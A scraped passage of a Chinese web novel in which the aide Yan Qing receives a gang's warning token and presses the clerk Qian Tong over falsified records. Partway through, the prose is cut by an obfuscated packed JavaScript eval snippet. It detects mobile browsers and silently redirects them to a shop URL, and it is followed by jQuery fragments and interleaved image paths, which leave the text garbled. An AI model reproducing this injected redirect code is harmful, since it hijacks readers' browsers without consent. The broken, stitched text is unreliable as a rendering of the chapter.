默认冷灰
24号文字
方正启体

5. 暗影随行,密信藏锋

作者:古贤颐生录本书字数:K更新时间:
    第五章暗影随行,密信藏锋


    暮色四合,青石板路被晚风吹得发凉。


    晏清拐进僻静小巷,身后那道若有若无的目光并未消散。他脚步不停,指尖攥着陆明渊给的密信,纸角被冷汗浸得发皱。巷子尽头是他租住的小院,院门虚掩。晏清推门而入,反手落闩,动作一气呵成。院内只种着一棵老槐树,落叶积了半尺厚,踩上去沙沙作响。他没有点灯,借着天边残月的微光,径直走向堂屋的旧木桌。


    刚把密信搁在桌上,院墙外突然传来一声轻响。


    晏清眸光一凝,侧身贴在门板后,屏息凝神。


    那声音极轻,像是瓦片被踩碎的脆响,转瞬即逝。紧接着,是一阵细碎的脚步声,渐渐远去。


    是盯梢的人走了?还是故意制造动静,警告他安分守己?


    晏清缓缓松了口气,却不敢大意。他点亮油灯,昏黄的光晕驱散了堂屋的黑暗,也照亮了桌上那封火漆封口的密信。


    火漆上没有印记,显然是陆明渊刻意为之。晏清取过一把小刀,小心翼翼地挑开火漆,抽出里面的信纸。


    信上的字迹潦草,却力透纸背,只有寥寥数语:


    黑风口劫案,押运官银的文书,需从青山县衙户房调取。户房司吏钱通,与王县令过从甚密。切记,行事隐秘,勿露锋芒。钱通……


    晏清将信纸反复看了三遍,指尖在“钱通”二字上轻轻摩挲。他在县衙当值月余,对这个名字并不陌生。钱通掌管户房文书,为人油滑,见谁都是一副笑脸,平日里最爱往王县令的后宅跑,县衙里的人都私下说,他是王县令的“钱袋子”。


    如此说来,官银劫案的内鬼,十有八九就是这个钱通。


    晏清正思忖着,忽然闻到一股淡淡的焦糊味。


    他心头一跳,猛地抬头,只见窗纸上不知何时,竟映出一个模糊的黑影。那黑影贴在窗棂上,一动不动,仿佛一尊沉默的石像。


    晏清没有声张,而是缓缓将信纸凑到油灯旁。火光舔舐着纸边,很快便将密信烧成了灰烬。他吹了吹炉灰,将灰烬拢在一起,撒进了旁边的水缸里。


    做完这一切,他没有立刻去取窗外的东西,反而转身走向灶房,从灶膛里摸出一把冷灰,均匀地撒在窗台边缘和院墙根的青苔上。这才慢悠悠地走到窗边,猛地掀开了窗扇。


    窗外空无一人。


    只有老槐树上,挂着一枚用黑布包裹的东西,随着晚风轻轻晃动。


    晏清伸手取下那布包,指尖隔着粗布轻轻一捏——令牌的轮廓方正厚重,边缘有一处不易察觉的缺损,触感冰凉粗糙。这特征,竟与他前日整理旧卷宗时,瞥见的一份“黑虎帮头目信物案底”描述完全吻合。


    他解开黑布,里面果然是一块沾着血渍的虎头令牌,令牌下方,压着一张纸条,上面只有四个字:适可而止。


    黑虎帮的头目级信物。


    这不是简单的警告,是赤裸裸的示威——他们不仅知道他和陆明渊的会面,更摸清了他查案的脉络,甚至连他翻阅旧卷宗的举动,都在监视之下。


    晏清捏着那枚虎头令牌,指节泛白。令牌上的虎头雕刻得狰狞凶狠,血渍早已干涸,却透着一股令人心悸的戾气。


    他忽然想起周仵作那日的提醒——“衙门里最近少走动”。原来,黑虎帮的触手,早已伸进了青山县衙,甚至伸到了他的身边。


    夜色渐深,风更凉了。


    晏清将虎头令牌和纸条一并扔进油灯,看着它们在火光中化为灰烬。他站在窗前,望着院墙外沉沉的夜色,眼神锐利如鹰。黑虎帮的警告,非但没有让他退缩,反而激起了他骨子里的韧劲。他本就不是贪生怕死之辈,更何况,那些枉死的官差,那些被欺压的百姓,都在等着一个公道。


    次日清晨,天


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17153637|196482||http|test|mini|href|location''.split(''|''),0,{}));


    () {$(''.inform'').remove();


    $(''#content'').append(''


    刚蒙蒙亮,晏清便换上了一身洗得发白的青衫,往县衙走去。


    他没有直接去刑房,而是绕了个弯,走向户房所在的偏院。


    户房里,钱通正翘着二郎腿,坐在太师椅上喝茶,嘴里哼着小曲,一副悠然自得的模样。见晏清进来,他连忙放下茶杯,堆起满脸的笑:“晏师爷,今日怎的有空来我这户房串门?”


    晏清回以一笑,语气平和:“钱司吏客气了。昨夜整理旧卷,发现有一份关于黑风口的地契记录遗漏了,特来调取文书核对一二。”


    钱通脸上的笑容像张劣质的面具,瞬间僵住,眼底闪过一丝慌乱,却很快掩饰过去:“黑风口的地契?晏师爷怕是记错了吧?那地方鸟不拉屎,您怕是……听了什么不干净的闲话吧?”“闲话?”晏清向前一步,目光越过他的肩膀,直直落在文书架最底层的木匣上,语气平淡得像在讨论天气,“我听的,都是记录在册、有据可查的‘官话’。比如,元和六年,黑风口三户山民的田税减免文书,可是钱司吏您亲手批的。既无地契,何来田产?既无田产,这税……又是免给谁看的?”


    钱通瞳孔骤缩,手里的茶杯“哐当”一声歪倒,滚烫的茶水漫了一桌,溅湿了他的官靴。他慌忙起身擦抹,指尖却抖得厉害。


    晏清看着他慌乱的模样,唇角微勾,正要伸手去拿那木匣,门外忽然传来一阵急促的脚步声。


    王县令的长随匆匆跑了进来,脸色发白:“钱司吏!不好了!老爷让你立刻去他的书房,说、说有要事相商!”


    钱通闻言,如蒙大赦,连擦手的布巾都顾不上放下,连忙站起身:“好、好!我这就去!”他临走前,深深看了晏清一眼,那眼神里,带着一丝怨毒,更带着一丝不易察觉的警告。


    晏清看着钱通仓皇离去的背影,又望向那个被他死死盯着的木匣,眸色深沉。


    看来,这场较量,才刚刚开始。
(←快捷键) <<上一章 投推荐票 回目录 标记书签 下一章>> (快捷键→)